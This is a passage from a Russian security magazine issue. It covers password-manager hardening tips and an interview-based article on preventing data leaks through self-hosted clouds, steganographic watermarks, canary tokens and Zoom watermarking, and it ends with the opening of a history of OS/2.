Уязвимость к вредоносному ПО	Есть	Есть
Уязвимость физического доступа	Есть	–
Уязвимость к фишингу	–	–
Очистка буфера обмена	–	+
Автовыход/блок	–	+
Категории данных	–	+
Анализ паролей	–	+
Доступ на всех устройствах	–	+
Шифрование БД	–	+
Только локальная БД	Неизвестно	+–
Только локальное содержание БД	Неизвестно	+–
Только локальный мастер-пароль	N/A	+–

Идеального решения не существует, но постараюсь собрать все рекомендации воедино.

- При создании хранилища отключи функцию восстановления доступа.
- Не ставь флажок «Сохранить мой мастер-пароль» при входе в хранилище, иначе он будет сохранен в памяти твоего устройства.
- Отключи функцию «Проверка пароля по утечкам», так больше шансов, что ни целый хеш, ни его часть с твоими метаданными не утекут за пределы инфраструктуры вендора.
- Не используй автозаполнение! Пусть менеджер паролей будет рекомендовать, что и куда подставить, но финальное решение должно всегда оставаться за тобой.
- По возможности не используй веб-версию менеджера паролей, это уменьшит шансы того, что твой мастер-пароль останется на сервере вендора.
- Сузь область применения авторекомендаций, исключив поддомены веб-ресурса при подсказках. И по возможности ограничь количество предложений одним или двумя.
- Если есть подозрение, что ты зашел не в ту дверь, лучше сразу же смени пароль и добавь 2FA к веб-ресурсу.
- Наконец, включай антивирус и обновляй ПО вовремя, это убережет тебя от банальных инфостилеров и известных уязвимостей.

Помни, что менеджер паролей — это коммерческий продукт, который сделан людьми. Используй только тот, которому искренне доверяешь, иначе спокойно спать ты точно не сможешь.

БОРЬБА СО СЛИВАМИ

Дмитрий Борощук о профилактике утечек данных

Расследование утечек данных — дело хлопотное и дорогостоящее. Восстановление утраченного доверия, юридические разбирательства и попытки минимизировать убытки могут затянуться на месяцы. Гораздо проще и дешевле предотвратить инцидент, чем устранять его последствия. В этом материале мы разберем практические шаги по предотвращению утечек данных, начиная от технических решений и заканчивая методами управления рисками.

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Как показывает практика, ни одна организация, будь то крупная корпорация или небольшая компания, не застрахована от хищения персональной информации, утечек клиентских баз данных и иных подобных инцидентов. Можно ли если не обезопасить себя от таких происшествий полностью, то хотя бы снизить сопутствующие риски? Да, и для этого существует проверенный временем комплекс методов. О них мы сегодня и поговорим.

INFO

Статья написана по материалам интервью с Дмитрием Борощуком. Беседовал и готовил финальный текст Валентин Холмогоров.

Дмитрий Борощук уже больше пятнадцати лет решает сложные задачи в сфере безопасности, уделяя особое внимание защите информации. Одно из ключевых направлений его работы — предотвращение утечек данных, а также расследование инцидентов и выявление виновников: со всем перечисленным он регулярно сталкивается в своей практике. В прошлом материале мы говорили о том, что нужно делать, если утечка уже произошла. Сейчас будем разбираться с тем, как ее не допустить.

СОБСТВЕННОЕ ОБЛАКО

Первой мыслью, когда заходит речь о защите от сливов внутренних данных, становится идея загнать сотрудников в полностью контролируемую среду. Тут главное — не перегнуть палку с запретами и сделать эту среду максимально удобной и доступной. Давай попробуем описать большинство типичных потребностей сотрудников компании:

- нужно хранить файлы с разграничением доступа, так, чтобы к ним был доступ у самого сотрудника;
- надо эти файлы создавать и совместно редактировать (в общем, нужен аналог Google Docs);
- нужно хранить, редактировать и просматривать фото;
- необходим почтовый клиент (куда же без него в коммерческой компании);
- нужен безопасный мессенджер;
- необходим сервис видеоконференций;
- также не обойтись без календаря и заметок;
- требуется возможность добавлять недостающие функции по мере необходимости.

И главное — нужно контролировать все это, чтобы понимать, кто когда и что именно делал с коммерческими данными. Существует большое количество готовых продуктов, способных решить все эти задачи, но стоят они, как правило, много-много денег. Что делать коммерческому предприятию с небольшим штатом и не таким бескрайним бюджетом, как у крупных компаний? Выручат два практически одинаковых (на самом деле у них одни корни, просто команда в какой-то момент разделилась на две и каждая из них начала пилить свой вариант) открытых и бесплатных решения: OwnCloud и NextCloud (о втором, кстати, «Хакер» уже подробно писал).

С помощью этих инструментов можно организовать так называемый self-hosted-сервер, который ты можешь совершенно бесплатно развернуть хоть на NAS, хоть на виртуальной машине, хоть на отдельном компьютере, создав персональный аналог Google Docs с доступом через обычный браузер. Но главной особенностью будет то, что ты сможешь контролировать каждое действие пользователей в этой среде, вплоть до того, кто и какие файлы скачивал и на какое именно устройство. Дмитрий Борощук считает это идеальным вариантом организации командной работы для малого и среднего бизнеса, особенно по соотношению цена/качество (все-таки настройка и внедрение стоит определенных денег).

КАК ОТСЛЕДИТЬ УТЕЧКИ?

Перенести всю критически важную информацию в локальную и хорошо контролируемую инфраструктуру — это только половина дела. Вторая половина — заранее предусмотреть способы отслеживания возможных сливов, чтобы при необходимости быстро установить виновных и ликвидировать последствия.


Конечно же, на ум сразу приходят коммерческие deception-решения типа Xello, R-TDP или разработки от той же «АВ Софт». И это только российские продукты. Но мы будем стараться решать задачи с минимумом бюджета или полным его отсутствием. Знакомая история, ведь правда?

Один из основных способов отслеживания утечек — это маркировать данные. Тут вариантов может быть масса: от организации контролируемых утечек, с помощью которых можно определить, кто конкретно из сотрудников слил важную информацию, до отслеживания факта открытия или редактирования файла с использованием различных маяков или с применением дополнительной нагрузки, которая вела бы «контрразведывательную деятельность» уже на стороне злоумышленника. Конкретное использование подобных инструментов ограничивается только твоей фантазией и оперативным опытом.

Дмитрий рассказал о трех методах из его собственного арсенала, которыми он чаще всего пользуется на практике.

Водяные знаки

Физические объекты (ценные бумаги, документы и другие важные файлы) всегда можно отмаркировать, чтобы сделать их в своем роде уникальными носителями идентифицируемых признаков. То же самое можно сделать с файлами при помощи стеганографии — методики помещения одной информации в другую. Тут, конечно же, приходят на ум старые добрые инструменты OpenStego и OpenPuff, которые позволяют проводить все операции с файлами и их маркировкой, при этом обладают простым и лаконичным интерфейсом.



Message File: C:\secret\message.txt

Cover File (Select multiple files or provide wildcard (*, ?) to embed same message in multiple files): C:\secret\nature.png


Output Stego File: C:\secret\send.png

Encryption Algorithm: AES128

Password: ••••••••

Confirm Password: ••••••••

Интерфейс OpenStego


OpenPuff v4.00 - Steganography & Marking
Steganography
Hide
Unhide
Volatile marking & Carrier clean up
SetMark
CheckMark
CleanUp
Help & Options
Home
Help

CpuTot: 4

Threads: 4

Интерфейс OpenPuff

Есть одно но — эти программы регулярно детектируются антивирусами, но ты всегда можешь найти альтернативу или свежий форк.

Основываясь на этом же методе, работает решение Wholeaked. На вход этой программе передается файл, который будет использоваться совместно, и список получателей. Приложение создает уникальную подпись для каждого получателя и скрыто добавляет ее в файл. После этого Wholeaked автоматически отправляет файлы соответствующим адресатам с помощью интеграции SendGrid, AWS SES или SMTP. Ну или по старинке файлы можно разослать вручную. Если какой-то файл все-таки утек в сеть, метка поможет найти виновника и доказать его причастность к инциденту.

Маяки

Под маяками Дмитрий Борощук имеет в виду инструменты, созданные с целью выявлять и отслеживать подозрительную активность внутри сети и таким образом предотвратить взлом или утечку данных. Подобные системы позволяют создавать различные токены-ловушки, которые используются для мониторинга и обнаружения несанкционированных действий. Эти токены, размещенные в документах или других объектах, срабатывают, когда злоумышленник взаимодействует с ними, и сообщают владельцу о нарушении.

Тут правит бал знаменитая «канарейка». Canarytokens — это ловушки, которые выглядят как обычные файлы, веб-страницы, API-ключи, DNS-записи и другие объекты, но на самом деле играют роль детекторов активности. Когда злоумышленник пытается получить доступ к этим объектам, срабатывает триггер, отправляющий уведомление владельцу. Токен можно внедрить в важный документ, например PDF-файл. Если кто-то скачает или откроет такой файл, владелец сразу получит уведомление о попытке доступа.

Работа с Canarytokens выглядит следующим образом:

1. Пользователь создает токен на платформе canarytokens.org.
2. Токен внедряется в документ или файл.
3. При активации токена (например, при открытии файла) система отправляет владельцу уведомление по электронной почте или другим указанным каналам.

Бесплатная альтернатива «канарейке» — проект с открытым исходным кодом OpenCanary действует схожим образом. Основное отличие заключается в том, что ПО OpenCanary нужно предварительно интегрировать с сервером предприятия — поддерживаются Windows Server, MySQL Server, MS SQL Server и серверы под Linux. OpenCanary фиксирует все попытки взаимодействия с этими сервисами и предоставляет администраторам информацию о подозрительной активности.

Штука это хорошая и удобная благодаря универсальности — повесить маяк можно на очень разные действия.

КАК ЗАЩИТИТЬСЯ ОТ УТЕЧКИ РАЗГОВОРА В ZOOM?

«Водяные знаки», речь о которых шла выше, — прекрасное средство профилактики утечек. Но что делать, когда ты находишься не в полностью контролируемой среде? Например, разговор в Zoom: этот сервис сейчас крайне популярен в корпоративной среде. Ведь всегда может случиться так, что кому-то из участников захочется поделиться содержанием приватного разговора, ну или просто слить не конфиденциальный, а какой-нибудь платный контент, типа консультации или тренинга.

На самом деле все очень просто — сам сервис подумал за тебя и внедрил специальный способ маркировки того, что происходит внутри него:


1. Video Watermark — функция, которая добавляет в изображение на экране данные, например электронную почту или никнейм участника, который эту запись производил.
2. Audio Watermark — функция, которая подмешивает в звуковую дорожку специальную аудиометку, по которой ты также сможешь отследить источник слива.

Как это включить? Очень просто.

- Ты должен быть администратором встречи либо владельцем учетной записи, которая инициирует встречу.
- На твоем аккаунте Zoom должен быть включен режим Only authenticated users can join meetings, чтобы все пользователи могли быть идентифицированы. Включается это в настройках твоей учетной записи на самом портале Zoom через навигационное меню (пункты Account Management → Account Settings → вкладка Meetings → Security, на которой следует выбрать пункты Only authenticated panelists can join webinars или Only authenticated meeting participants and webinar attendees can join meetings and webinars («Подключиться к конференциям и вебинарам могут только участники, прошедшие аутентификацию»). После чего нужно будет подтвердить изменения.

Включение водяных знаков:

- На портале Zoom входим в учетную запись.
- В меню навигации Account Management → Account Settings → вкладка Meetings → выбираем раздел Schedule Meeting (в русской версии «Конференции → Запланировать конференцию»).
- Включаем пункт Add watermark («Добавить водяной знак»).
- Для добавления водяного знака в аудиодорожку включаем расположенный ниже переключатель «Добавить звуковую метку».
- Подтверждаем действия и нажимаем на иконку с замком, чтобы пользователи не могли выключить эти функции.



Добавить водяной знак

Каждый участник видит свой адрес электронной почты, помещенный в водяной знак, в любом демонстрируемом содержании, в видеопотоке участника или в обоих местах. Параметры водяного знака по умолчанию можно задать ниже.

Для использования этой функции необходимо включить "Подключиться к конференциям и вебинарам могут только участники, прошедшие аутентификацию". Когда параметр "Добавить водяной знак" включен, участники конференций и вебинаров должны авторизоваться до подключения к сеансу.

Где отображается: ○ Совместно используемое содержимое ○ Видеопотоки ● Оба варианта

Уровень прозрачности: 15%

☑ Активация водяного знака по умолчанию для всех конференций, включая конференции, запланированные с помощью интеграции календаря

Отключить звук для всех участников после подключения к конференции

Автоматически отключать звук для всех участников после

Включение водяного знака в Zoom

Теперь у каждого пользователя на экране и в записи на видео будет отображаться его собственный адрес электронной почты, помещенный в водяной знак. Если эта видеозапись впоследствии попадет в паблик, ты без труда сможешь определить источник утечки.

Что касается аудиометки, то для того, чтобы идентифицировать пользователя, надо будет отправить в службу поддержки Zoom запрос, в котором следует указать ID встречи, дату и время ее проведения, приложив сам аудио/видеофайл, который обнаружили в утечке.

ВЫВОДЫ

Защита информации требует комплексного подхода, и здесь, как говорится, спасение утопающих — дело рук самих утопающих. Каждое из решений, будь то развертывание собственного облака, использование водяных знаков или применение маяков Canary, служит важным элементом в общей системе, но только их комплекс даст максимально возможный эффект. Не существует единого универсального решения, которое гарантирует абсолютную защиту. Однако комбинация разных методов значительно повышает шансы на то, что твои файлы однажды не станут достоянием общественности. В итоге успех в предотвращении утечек зависит от того, насколько грамотно интегрированы технические решения в инфраструктуру компании и насколько дисциплинированны ее сотрудники в вопросах информационной безопасности.

ПОЛУОСЬ

Как OS/2 изменила судьбу Microsoft и открыла дорогу для Windows

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

OS/2 — уникальная ОС, оказавшая сильное влияние на историю компьютеров. Созданная в амбициозном союзе Microsoft и IBM, она должна была заменить MS-DOS и едва не стала новым стандартом для ПК. Но по иронии судьбы именно OS/2 подтолкнула Microsoft развивать Windows, ставшую самой популярной ОС в мире. OS/2 проложила путь для конкурента и осталась в тени его успеха. История этой системы полна интриг, технических прорывов и неожиданных поворотов.

В восьмидесятые годы наступила эпоха персоналок, а монструозные мейнфреймы стали понемногу уходить в историю. Почувствовав эти перемены, в 1984 году корпорация IBM анонсировала новое поколение персональных компьютеров — IBM PC/AT, для которых нужна была собственная операционная система. Так началось развитие платформы OS/2, которую наши соотечественники ласково называли «полуосью».

Лично я впервые услышал об OS/2 на одной из фидошных тусовок: кто-то из держателей нод хвастался, что на его машине софт крутится под «очень крутой» операционкой, да еще и с навороченным графическим интерфейсом. Во времена, когда большинство юзеров наслаждалось аскетизмом MS-DOS, слегка разбавленным «командиром Нортоном» или DOS Navigator'ом, а машина, способная потянуть Windows 3.1, считалась предметом роскоши, описание «полуоси» казалось чем-то из области фантастики. О существовании Windows NT мы тогда даже не подозревали. Тем интереснее было разузнать, что же это за чудесная «полуось» установлена на компьютере нашего уважаемого коллеги и что она собой представляет.

ДО OS/2

Развернуть на сто восемьдесят градусов огромную бюрократическую машину, которой была корпорация IBM на рубеже 70-х и 80-х годов, — задача весьма трудоемкая. Обычно крупные компании, успешно занявшие свою нишу на рынке, не хотят ничего менять: зачем, если деньги и так исправно поступают на банковский счет? IBM строила большие электронно-вычислительные машины для корпоративных заказчиков, а к рынку бытовых персоналок относилась снисходительно и скептически. Не потому, что не верила в его перспективы (хотя и это тоже), а потому, что у корпорации просто не имелось розничной инфраструктуры для продажи ПК и их сервисного обслуживания, а строить ее с нуля казалось слишком накладным мероприятием. Руководители IBM по-настоящему зашевелились, только когда их клюнул в интимное место жареный петух в виде Apple, Commodore и Tandy, да и то не потому, что персоналки стремительно завоевывали популярность в качестве домашних компьютеров, а потому, что они стали все чаще появляться на столах офисных работников и спрос на мейнфреймы начал неумолимо падать.

Любое железо мертво без софта, это прекрасно понимали в IBM. Рабочая группа, состоявшая из руководителей корпорации и инженеров, которые занимались развитием проекта IBM PC, с самого начала решила не распылять ресурсы и сосредоточить усилия на аппаратной части будущей персоналки, отдав разработку программного обеспечения, как сказали бы сейчас, на аутсорсинг. Это стало очень смелым решением, поскольку ранее в IBM самостоятельно проектировали оборудование и писали для него софт, но именно оно вывело в итоге IBM PC в лидеры на рынке ПК.

Участник той самой рабочей группы Джек Сэмс позже вспоминал об этом так: «Причины были внутренними. У нас имелась ужасная проблема с судебными исками от людей, утверждавших, что мы украли их интеллектуальную собственность. Для нас было чересчур дорого заставлять наших программистов смотреть код, выискивая куски, которые принадлежали кому-то другому, потому что иначе эти люди потом вернулись бы к нам и сказали, что мы украли их программы и заработали на этом кучу денег. Мы проиграли серию судебных разбирательств по этому поводу и потому не хотели, чтобы новый продукт разрабатывался людьми из IBM. Вот почему мы обратились в Microsoft с предложением создать для нас операционную систему».

В июле 1980 года группа эффективных менеджеров из IBM десантировалась в офисе Microsoft, и спустя несколько месяцев напряженных переговоров контракт был подписан. К августу 1981 года, вдохновившись QDOS от Seattle Computer Products, Microsoft разработала первую версию операционной системы с командной строкой IBM PC DOS и начала продавать ее самостоятельно под торговой маркой MS-DOS. Несмотря на наличие своей собственной операционки, в IBM до конца не верили в ее успех, поэтому первые IBM PC, помимо PC DOS, комплектовались еще CP/M-86. Хотя поначалу IBM PC DOS и MS-DOS были практически идентичны, к осени 1984 года в IBM сформировалась своя группа программистов для работы над этим проектом, и со временем обе команды стали вносить собственные дополнения в ОС, благодаря чему в этих операционных системах начали копиться различия.

